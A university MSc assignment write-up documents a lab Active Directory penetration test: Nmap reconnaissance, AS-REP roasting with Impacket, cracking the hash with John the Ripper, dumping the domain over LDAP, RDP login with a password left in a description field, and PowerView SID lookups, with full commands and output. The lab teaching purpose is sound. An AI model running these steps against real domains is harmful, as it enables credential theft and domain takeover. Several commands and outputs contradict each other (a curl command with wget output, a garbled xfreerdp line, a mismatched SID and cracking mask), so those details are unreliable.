

University of Piraeus
Department of Digital Systems
MSc in 'Cybersecurity and Artificial Intelligence Technologies'
Cyber Defence and Digital Forensics
Spring Semester 2025–2026
Assignment 1



Ioannis Kalaitzidis
Email: ioannis_kalaitzidis@ssl-unipi.gr

Introduction

This assignment presents the practical implementation of a penetration testing scenario in an Active Directory environment. The aim of the assessment is to simulate a targeted cyberattack, following the established stages of an attack's lifecycle: Enumeration, Initial Access, Internal Enumeration and Privilege Escalation.

Through the use of specialised security tools on the Kali Linux operating system (such as Nmap, Impacket, PowerView and John the Ripper), the process focuses on identifying critical configuration vulnerabilities. The analysis begins in a black-box environment, with the aim of progressively mapping the network, obtaining credentials and exploiting incorrect access rights (ACL Abuse). The ultimate objective of the scenario is to completely compromise the system's security architecture and gain administrator rights (Domain Admin) on the Domain Controller, thereby demonstrating the practical consequences of the individual vulnerabilities.

Practical component

https://drive.google.com/drive/folders/1O_RH69612KE4agGV-U7tFXg_pOcO6YVh?usp=sharing

Attacking AD

This attack follows our well-known penetration testing cycle: Enumeration → Initial access → Enumeration → Privilege escalation.

Note: All attacks can be carried out from Windows or Kali Linux. The guide below assumes Kali Linux is being used as the attacker's machine.

Warning: When copying a command from this PDF file to a terminal, single (') and double (") quotation marks may be replaced with stylised quotation marks due to character encoding. This can cause the command to fail. To avoid errors, always delete and retype any quotation marks manually in the terminal.

Q1: [Enumeration] Use nmap to identify the IP address of the VM and the domain name. Which specific port indicates that the machine is a domain controller? Which specific service (port) is enabled, which by default is disabled on a Windows server? (Google it)

Answer:

As the first step in the enumeration process, it was necessary to determine the IP address of the attacker's machine (Kali Linux) in order to map the local network. To this end, the command `ip a` was executed in the system terminal. Analysis of the network interfaces revealed that the active interface **eth0** had been assigned the IP address **192.168.30.129**. This confirmed that the local subnet on which the scans were to be carried out was 192.168.30.0/24.

```

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:fe:e8:b5 brd ff:ff:ff:ff:ff:ff
   inet 192.168.30.129/24 brd 192.168.30.255 scope global dynamic noprefixroute eth0
       valid_lft 1087sec preferred_lft 1087sec
   inet6 fe80::38ed:f8e6:63b6:348c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:18:39:97:43 brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-480f97c7b15a: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 02:42:e2:f6:7f:61 brd ff:ff:ff:ff:ff:ff
   inet 172.18.0.1/16 brd 172.18.255.255 scope global br-480f97c7b15a
       valid_lft forever preferred_lft forever

(kali@kali)-[~]
$

```

Once the network range had been confirmed, the next stage involved identifying the active hosts (host discovery) on the 192.168.30.0/24 subnet. To this end, a ping sweep was carried out using the Nmap tool, by running the command ``sudo nmap -sn 192.168.30.0/24``. This scan was based on ARP requests, bypassing any restrictions imposed by the Windows firewall, and revealed a total of five active IP addresses.

In order to identify the target, the process of elimination was applied, taking into account the default architecture of a NAT network in the VMware environment. Specifically, the address 192.168.30.1 corresponds to the Virtual Network Adapter of the physical system (host), the address 192.168.30.2 is statically reserved for the virtual router (NAT Gateway) that enables internet access, whilst the address 192.168.30.254 is traditionally assigned to the virtual DHCP server. Given that the address 192.168.30.129 had already been identified as the IP address of the control system (Kali Linux), it was safely concluded that the only remaining and 'unknown' address, **192.168.30.135**, belonged to the targeted **Windows Server 2016**.

```

(kali@kali)-[~]
$ sudo nmap -sn 192.168.30.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-20 11:07 EDT
Nmap scan report for 192.168.30.1
Host is up (0.0044s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.30.2
Host is up (0.00036s latency).
MAC Address: 00:50:56:F0:19:62 (VMware)
Nmap scan report for 192.168.30.135
Host is up (0.00078s latency).
MAC Address: 00:0C:29:F9:44:8F (VMware)
Nmap scan report for 192.168.30.254
Host is up (0.00053s latency).
MAC Address: 00:50:56:EA:8C:02 (VMware)
Nmap scan report for 192.168.30.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.15 seconds

(kali@kali)-[~]
$

```

Having now isolated the target's exact address, the final step of the initial reconnaissance involved an in-depth scan of the server. This process was carried out by running the command `sudo nmap -A -p- 192.168.30.135`. The `-p-` parameter was used to check all 65,535 available ports on the target. At the same time, the `-A` (Aggressive scan) option was utilised; this is a composite option that simultaneously incorporates the following four basic functions of the tool:

- OS Detection (-O): Analyses packets to identify the underlying operating system.
- Version Detection (-sV): Attempts to accurately determine the versions of active services (Service Detection).
- Script Scanning (-sC): Runs the default test scripts of the Nmap Scripting Engine (NSE) to gather additional, specialised information.
- Traceroute (--traceroute): Maps the routing and path of packets across the network to the target.

The aim of this particular scan was to search for service characteristics that would confirm the machine's role as a Domain Controller, as well as to identify any services running outside the default security settings.

```

kali@kali:~$ sudo nmap -A -p- 192.168.30.135
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-20 11:08 EDT
Nmap scan report for 192.168.30.135
Host is up (0.00099s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-05-20 15:09:10Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: MARVEL.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds     Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MARVEL)
464/tcp   open  kpasswd57        Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: MARVEL.local, Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
3389/tcp   open  ms-wbt-server    Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=DC.MARVEL.local
|_ Not valid before: 2026-05-19T14:28:41
|_ Not valid after: 2026-11-18T14:28:41
|_ rdp-ntlm-info:
|   Target_Name: MARVEL
|   NetBIOS_Domain_Name: MARVEL
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: MARVEL.local
|   DNS_Computer_Name: DC.MARVEL.local
|   Product_Version: 10.0.14393
|_ System_Time: 2026-05-20T15:10:06+00:00
|_ ssl-date: 2026-05-20T15:10:15+00:00; +3s from scanner time.
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp   open  mc-nmf           .NET Message Framing
47001/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp  open  msrpc            Microsoft Windows RPC
49665/tcp  open  msrpc            Microsoft Windows RPC
49666/tcp  open  msrpc            Microsoft Windows RPC
49667/tcp  open  msrpc            Microsoft Windows RPC
49669/tcp  open  msrpc            Microsoft Windows RPC
49670/tcp  open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49671/tcp  open  msrpc            Microsoft Windows RPC
49673/tcp  open  msrpc            Microsoft Windows RPC
49678/tcp  open  msrpc            Microsoft Windows RPC
49698/tcp  open  msrpc            Microsoft Windows RPC
49716/tcp  open  msrpc            Microsoft Windows RPC
MAC Address: 00:0C:29:F9:44:8F (VMware)
Device type: general purpose
Running: Microsoft Windows 2016|2019
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2019
OS details: Microsoft Windows Server 2016 or Server 2019
Network Distance: 1 hop
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|   3.1.1
|   Message signing enabled and required
|_ smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: DC
|   NetBIOS computer name: DC\x00
|   Domain name: MARVEL.local
|   Forest name: MARVEL.local
|   FQDN: DC.MARVEL.local
|_ System time: 2026-05-20T18:10:06+03:00
|_ smb2-time:
|   date: 2026-05-20T15:10:06
|_ start_date: 2026-05-20T14:28:48
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: required
|_ nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f9:44:8f (VMware)
|_ clock-skew: mean: -35m56s, deviation: 1h20m29s, median: 2s

TRACEROUTE
HOP RTT ADDRESS
1 0.99 ms 192.168.30.135

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 95.77 seconds

kali@kali:~$

```

Analysis of the scan results provided irrefutable evidence that the server under examination functions as the network's Domain Controller (DC). In particular, the detection of port 389 (LDAP) in the 'open' state revealed the presence of the 'Microsoft Windows Active Directory LDAP' service, explicitly naming the domain (Domain: MARVEL.local). The LDAP (Lightweight Directory Access Protocol) forms the core of the Active Directory directory service. Furthermore, the detection of port 88 (Kerberos-sec) fully confirms this role, as the Kerberos protocol is the primary authentication mechanism in corporate Windows environments, with the Domain Controller performing exclusively the duties of a Key Distribution Centre (Key Distribution Centre – KDC). Furthermore, the presence of port 3268 (Global Catalogue) further reinforces this conclusion, as it is a feature exclusive to Domain Controller infrastructure.

In response to the second part of the query, regarding the service found to be enabled whilst it is traditionally disabled by default, the scan revealed that port 3389 was open. This port serves the Remote Desktop Protocol (RDP), which is listed in the Nmap results as 'ms-wbt-server Microsoft Terminal Services'. In a typical, clean installation of Windows Server 2016, this service is kept disabled for security reasons, requiring the explicit and manual intervention of the administrator (via Server Manager) to accept remote connections. In the context of this particular scenario, we conclude that it was appropriate to enable this service in order to facilitate initial access in the subsequent stages of the assessment.

Q2: [Enumeration] As a first step, you should try to obtain a user's credentials. You will carry out a well-known attack to obtain the credentials (in hashed form) of a domain user for whom pre-authentication is disabled. The dictionary below will be helpful (https://github.com/attackdebris/kerberos_enum_userlists/blob/master/First_Names_Top_500.txt). After obtaining the user's hash, you should carry out a brute-force attack using the John the Ripper tool. The machine's password policy requires passwords to begin with the username in lower case, followed by four digits, and ending with a special character.

Answer:

In the second stage of the assessment, the primary objective was to extract valid credentials via an attack that exploits user accounts for which Kerberos pre-authentication has been

disabled. This technique is widely known as AS-REP Roasting. Initially, the proposed list of names (First_Names_Top_500.txt) was downloaded to the local Kali Linux environment.

```
(kali@kali:~)$ curl https://raw.githubusercontent.com/attackdbric/kerberos_enum_userlists/refs/heads/master/First_Names_Top_500.txt
--2025-05-26 11:22:05-- https://raw.githubusercontent.com/attackdbric/kerberos_enum_userlists/refs/heads/master/First_Names_Top_500.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3265 (3.2K) [text/plain]
Saving to: 'First_Names_Top_500.txt'

First_Names_Top_500.txt 100%[=====] 3.20K --KB/s in 0.003s

2025-05-26 11:22:05 (983 KB/s) - 'First_Names_Top_500.txt' saved [3265/3265]

(kali@kali:~)$
```

Next, the Impacket library was utilised, specifically the GetNPUsers.py tool. Using this script, a bulk query was sent to the Domain Controller, using the aforementioned dictionary as a list of potential users. The command that was compiled and executed was as follows:

```
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py MARVEL.local/ -usersfile First_Names_Top_500.txt -format john -outputfile hashes.txt -dc-ip 192.168.30.135
```

An analysis of the parameters of this command reveals its exact functionality:

- **python3 /usr/share/doc/.../GetNPUsers.py:** Calls the Python 3 interpreter to execute the Impacket library script, using its full path on the system (absolute path) to avoid runtime environment errors.
- **MARVEL.local/:** Specifies the full domain name that is the target of the attack.
- **-usersfile First_Names_Top_500.txt:** Feeds the tool with the previously downloaded dictionary, instructing it to submit bulk verification requests for all the names on the list.
- **-format john:** Specifies the output format of the encrypted ticket, so that the generated hash is fully compatible with the 'John the Ripper' decryption tool to be used in the next step.
- **-outputfile hashes.txt:** Instructs the system to automatically save the successful results (recovered hashes) to the local text file hashes.txt.
- **-dc-ip 192.168.30.135:** Explicitly specifies the IP address of the Domain Controller, routing AS-REP requests directly to the server and bypassing the need for DNS resolution.

[illegible]

In order to optimise execution time and avoid an untargeted, exhaustive search (blind brute-force), the attack was strategically planned, taking into account the organisation's known password policy. This approach was implemented via a specialised mask attack, by executing the command ``john --mask=jimmy?d?d?d?s hashes.txt``. The syntactic structure of the command is analysed as follows:

- 9

- **?d?d?d?d:** This is the dynamic section covering the four mandatory digits. The symbol ‘?d’ (digit) instructs the tool to try numbers from 0 to 9 for each of the four positions.
- **?s:** Represents the trailing special character. The symbol ‘?s’ (special) tests printable non-alphanumeric characters (such as !, @, #, \$, etc.).
- **hashes.txt:** Specifies the input file, which contains the encrypted NTLM hash (AS-REP) that was recovered and saved during the previous stage.

Thanks to this drastic narrowing of the search space, the tool read the resulting file and completed the decryption almost instantly. The outcome of the process revealed the password in plaintext form. Consequently, the valid credentials recovered for further network reconnaissance are the username **jimmy** (or **JIMMY@MARVEL.LOCAL**) and the password **jimmy1234\$**.

```
(kali@kali)~$ john --mask=jimmy?d?d?d?d hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
jimmy1234$ ($krb5asrep$JIMMY@MARVEL.LOCAL)
1g 0:00:00:00 DONE (2016-09-28 12:00) 7:342g/s 702171p/s 702171c/s 702171C/s jimmy5025$..jimmy1136$
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali@kali)~$
```

Q3: [Enumeration] Now that you have the plaintext credentials of a domain user, you can proceed to further enumerate the domain. To this end, we will use the tool **ldapdomaindump** (or any other tool

you have in mind). From the output of this tool, identify a domain user who has **Remote Desktop access** to the machine (by default, domain users do not have privileges for Remote Desktop connections). Note also that there is another domain user who will be useful in the next steps.

Answer:


After successfully obtaining the credentials of the user ‘jimmy’ in plain text, the penetration testing process moved from the Initial Access stage to that of Internal Enumeration. The aim of this phase was to gather detailed information from Active Directory and identify another

user account with remote login privileges (Remote Desktop Protocol – RDP), in order to facilitate further interconnection within the network. To carry out this reconnaissance, the specialised tool `ldapdomaindump` was utilised; this tool connected to the Domain Controller via the LDAP protocol on the custom port 389, using valid domain credentials.

Running the command ``ldapdomaindump 192.168.30.135 -u 'MARVEL\JIMMY' -p 'jimmy1234$'`` allowed the entire Active Directory topology and objects to be exported, including users, groups, security policies and shared resources. The breakdown of the command-line arguments used is as follows:

- **ldapdomaindump**: Calls the tool's executable, which specialises in the bulk collection and export of information from Active Directory environments using the LDAP protocol.
- **192.168.30.135**: Explicitly specifies the IP address of the target server (Domain Controller) to which the connection request (LDAP bind) will be routed.
- **-u 'MARVEL\JIMMY'**: Specifies the account to be used for authentication. Adding the prefix `MARVEL\` ensures that the server will search for and identify the user `jimmy` within the correct domain scope.
- **-p 'jimmy1234\$'**: Enters the user's valid password, which was successfully retrieved in the previous stage in plaintext format, thereby completing the authentication process.

Following successful authentication, the tool converted the data retrieved from the central directory database into structured, readable local files in HTML, JSON and grepable text formats, thereby enabling their immediate and systematic analysis.



```
(kali@kali)-[~]
$ ldapdomaindump 192.168.30.135 -u 'MARVEL\JIMMY' -p 'jimmy1234$'
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

(kali@kali)-[~]
$
```

The successful completion of authentication via the LDAP protocol and the full export of the Active Directory topology were confirmed by the corresponding process termination messages ('Bind OK' and 'Domain dump finished'). Due to the way it operates, the `ldapdomaindump` tool runs without displaying the volume of extracted data on the terminal's standard output (stdout). Instead, it automatically generates and saves the

reports to local files within the current working directory. To verify that these reports had been successfully generated, the command `ls *.html` was executed. Running the command confirmed the creation of individual HTML documents, which contain the categorised mapping of the domain (such as users, groups and computers) and are now available for detailed analysis.

```
(kali@kali)-[~]
$ ls *.html
domain_computers_by_os.html  domain_groups.html  domain_trusts.html  domain_users.html
domain_computers.html      domain_policy.html  domain_users_by_group.html
(kali@kali)-[~]
$
```

In order to analyse the data extracted from the Active Directory infrastructure, the generated HTML documents were examined. More specifically, the file **domain_users_by_group.html** was selected, as it presents the domain's users organised by permission group, making it significantly easier to identify specific roles. The file was opened using the Firefox browser (by running the command `firefox domain_users_by_group.html`) and a targeted search was carried out within its contents. The aim of this investigation was, on the one hand, to identify an account belonging to the 'Remote Desktop Users', which would be used in the next stage to establish Initial Access, and, secondly, to identify a high-value account (that of 'User X') for further exploitation.

During the review of the document, the 'Remote Desktop Users' group was identified, and it was found that this group consisted solely of the user john. A particularly critical finding during the examination of this account was the administrators' failure to enter its password (lovemyjob!) in plain text within the Active Directory 'description' field. At the same time, whilst reviewing the general list of users, accounts with unusual names were identified, such as 'superman' and 'trinity'. These specific accounts stood out as potential targets ('User X') for the subsequent stages of the assessment, as 'superman' belongs to the Domain Admins group, whilst 'trinity' is an apparently simple account that may harbour hidden privileges on the network.

Domain Admins									
CN	name	SAM Name	Created on	Changed on	LastLogon	Flags	pwdLastSet	SID	description
superman	superman	superman	07/31/24 19:14:23	07/31/24 19:43:18	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/24 19:14:24	1108	
Administrator	Administrator	Administrator	07/30/24 08:41:36	07/30/24 08:57:50	08/01/24 08:47:57	NORMAL_ACCOUNT	07/30/24 08:29:20	500	Built-in account for administering the computer/domain
Domain Users									
CN	name	SAM Name	Created on	Changed on	LastLogon	Flags	pwdLastSet	SID	description
superman	superman	superman	07/31/24 19:14:23	07/31/24 19:43:18	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/24 19:14:24	1108	
jimmy	jimmy	jimmy	07/31/24 07:19:14	05/20/26 15:47:09	05/20/26 15:47:09	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQ_PREAUTH	07/31/24 07:19:14	1107	
trinity	trinity	trinity	07/30/24 13:33:11	07/31/24 18:29:59	07/31/24 18:29:46	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/31/24 18:29:59	1106	
john	john	john	07/30/24 11:44:38	07/30/24 20:24:24	08/01/24 07:42:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/30/24 11:44:38	1105	The password of this user is lovemyjob!
krbtgt	krbtgt	krbtgt	07/30/24 08:42:40	07/30/24 08:57:50	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	07/30/24 08:42:40	502	Key Distribution Center Service Account
christoforos	christoforos	christoforos	07/30/24 08:41:36	07/30/24 08:57:50	07/03/24 19:00:11	PASSWD_NOTREQD, NORMAL_ACCOUNT	07/03/24 19:00:11	1099	
DefaultAccount	DefaultAccount	DefaultAccount	07/30/24 08:41:36	07/30/24 08:41:36	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	503	A user account managed by the system.
			07/30/24	07/30/24	08/01/24		07/30/24		Built-in account for

Through a thorough analysis of the generated HTML reports, two critical findings were identified which conclude the internal enumeration stage and determine the next steps of the attack:

Firstly, the possibility of remote access was investigated. As revealed by the directory files, the only account with membership rights in the 'Remote Desktop Users' group is the user john. Upon examining the properties of this specific object in Active Directory, a highly critical management and security policy error (misconfiguration) was uncovered. Specifically, it was found that the system administrator had entered the user's password (lovemyjob!) in plain text within the account's 'description' field. This error led to the immediate acquisition of valid credentials (Username: **john**, Password: **lovemyjob!**) to establish graphical access to the system.

Secondly, with regard to identifying the high-value account, referred to in the assessment scenario as 'User X', attention turned to the complete list of users (Domain Users). By analysing the domain members (which include superman, jimmy, trinity, john, krbtgt and christoforos), the **superman** account was identified with certainty as 'User X'. The factor that fundamentally distinguishes this particular user and makes them a primary target is the fact that they are not a simple, non-privileged user of the domain, but rather an active member of the Domain Admins group.

Remote Desktop Users									
CN	name	SAM Name	Created on	Changed on	LastLogon	Flags	pwdLastSet	SID	description
john	john	john	07/30/24 11:44:38	07/30/24 20:24:24	08/01/24 07:42:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	07/30/24 11:44:38	1105	The password of this user is lovemyjob!

Q4: [Initial access] Use the credentials of the newly discovered domain user (from the previous step) to establish a remote desktop connection from Kali to the Windows machine. Use the xfreerdp tool. For your convenience, the Windows machine has a 'Recon' folder on the desktop. This folder contains a subset of the PowerView toolkit, which is a collection of various PowerShell scripts. To use it, open a command prompt, type 'powershell' (and press Enter). Then import it using the command ``Import-Module [Full path of the Recon folder]``. Now, using PowerView, i) find the SID of the domain, ii) find the SID of the current user to whom you are connected via Remote Desktop, and iii) find the SID of another domain user identified in step 3 (search online for the command).

Answer:

The process proceeded to establish Initial Access via a graphical user interface. Upon the initial invocation of the xfreerdp tool in the Kali Linux terminal, it was found that the relevant software was missing from the local environment. The issue was resolved immediately via the built-in package manager, by authorising the automatic download and installation of the necessary dependencies (using the command ``sudo apt install freerdp-x11``).

Following the successful installation of the tool, the attack continued by utilising the credentials of the user 'john', which had been extracted from the description field in the previous step. The command **`xfreerdp /u:john /p:'lovemyjob!' /v:192.168.30.135`** was executed in the terminal. An analysis of the parameters of this command reveals its exact function:

- **xfreerdp:** Calls the XFreeRDP tool executable, which is an open-source client for establishing remote connections in Windows environments via the Remote Desktop Protocol (RDP).
- **/u:john:** Specifies the username to be used for authentication on the server (in this case, the john account).
- **/p:'lovemyjob!':** Enters the password in plain text. Enclosing the password in single quotes is an operational requirement in Kali Linux, in order to prevent the special character (!) from being misinterpreted by the command interpreter (Bash shell).

- During the connection negotiation phase, the Remote Desktop Protocol (RDP) required confirmation of the server's identity. This process was completed by explicitly and manually accepting (trusting) the digital certificate (SSL/TLS certificate) presented by Windows Server.

```
[root@kali:~]#
└─$ sudo su /u/john/p:/lucyjob/ /v:192.168.30.135
Command 'xfreerdp' not found, but can be installed with:
sudo apt install freerdp-x11
Do you want to install it? (M/y)y
sudo apt install freerdp-x11
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  amass-common libgirepository-1.0-1 libimagecat049 libwiretap15 python3-gps
  glr1.2-girepository-2.0 liblspatch-1.0-2 libportsid09 libwsutil06 python3-kismetcapturebtgslger python3-kiwi
  libxapb1 libx3ueyui libxav10.7 libx264-164 python3-kismetcapturefreshlabsrigger python3-zombie-imp
  liboson-1.0-0t64 libis-underscore libtheoraec1 libxsl2 python3-kismetcapturevrt133 samba-ad-dc
  libcrypt-dev libmongoose-1.8-0t64 libtheoraenc1 libyelp6 python3-kismetcapturevrt133 samba-ad-provision
  libdisplay-info2 libnet1 libudfread0 python3-bluepy python3-kismetcapturevrt133 samba-csdb-modules
  libgeos3.14.0 libobjc-14-dev libwiredshark18 python3-click-plugins python3-xmlutil
Use 'sudo apt autoremove' to remove them.

Upgrading:
  freerdp-x11 libfreerdp-client3-2 libfreerdp3-2 libvpl2 libwinpr3-3

Installing:
  freerdp-x11

Installing dependencies:
  libavcodec52 libavutil58 libcurl7 libdav1d6 libhiredis10 libmbedtls12 libmcscale0 libmpx12

Suggested packages:
  libcuda1 libnvcuvid1 libnvidia-encode1

Summary:
  Upgrading: 5, Installing: 8, Removing: 0, Not Upgrading: 2047
  Download size: 25.4 MB
  Space needed: 83.1 MB / 58.8 GB available

Continue? [Y/n]
```

[illegible]

15




Once graphical access had been established, the next stage involved further internal reconnaissance. To execute the necessary commands, the system's command prompt (cmd) was launched, followed by a switch to the PowerShell environment. The script was then loaded into the system's memory by executing the command **Import-Module C:\Users\john\Desktop\Recon\PowerView.ps1**. The absence of error messages (exceptions) during the import of the module confirmed that it had been installed correctly and that the environment was ready to run queries against the Active Directory database.

The main objective of this step was to extract the Security Identifiers (SIDs), which are the unique, immutable identification codes for every entity within the domain. First, the domain SID was retrieved by running the **Get-DomainSID** command. Subsequently, in order to map specific users, the name-to-SID conversion function was used. The command **`Convert-NameToSid john`** was used to obtain the personal identifier of the current account (the suffix of which was identified as 1105). Finally, by applying the same methodology with the command **`Convert-NameToSid superman`**, the SID of the high-value account (User X) – who had previously been identified as a member of the Domain Admins group – was also

successfully

retrieved.



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\john>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\john> Import-Module C:\Users\john\Desktop\Recon\PowerView.ps1
PS C:\Users\john> Get-DomainSID
S-1-5-21-1715203879-2720366066-1195210097
PS C:\Users\john> Convert-NameToSid john
S-1-5-21-1715203879-2720366066-1195210097-1185
PS C:\Users\john> Convert-NameToSid superman
S-1-5-21-1715203879-2720366066-1195210097-1188
PS C:\Users\john>
```

The collection of these critical identifiers completed the profile identification phase, paving the way for the subsequent audit of access control lists (ACLs).

Q5: [Enumeration] Execute the following PowerView command:

```
get-objectacl -resolveguids | ? {($_.securityidentifier -eq "S-1-5-21-1575439555-6376543786-9867458395-7777")}
```

Note: In the above command, replace the SID S-1-5-21-1575439555-6376543786-9867458395-7777 with the SID you have identified for the user with whom you have established a remote desktop connection.

Write the output of the command.

Answer:

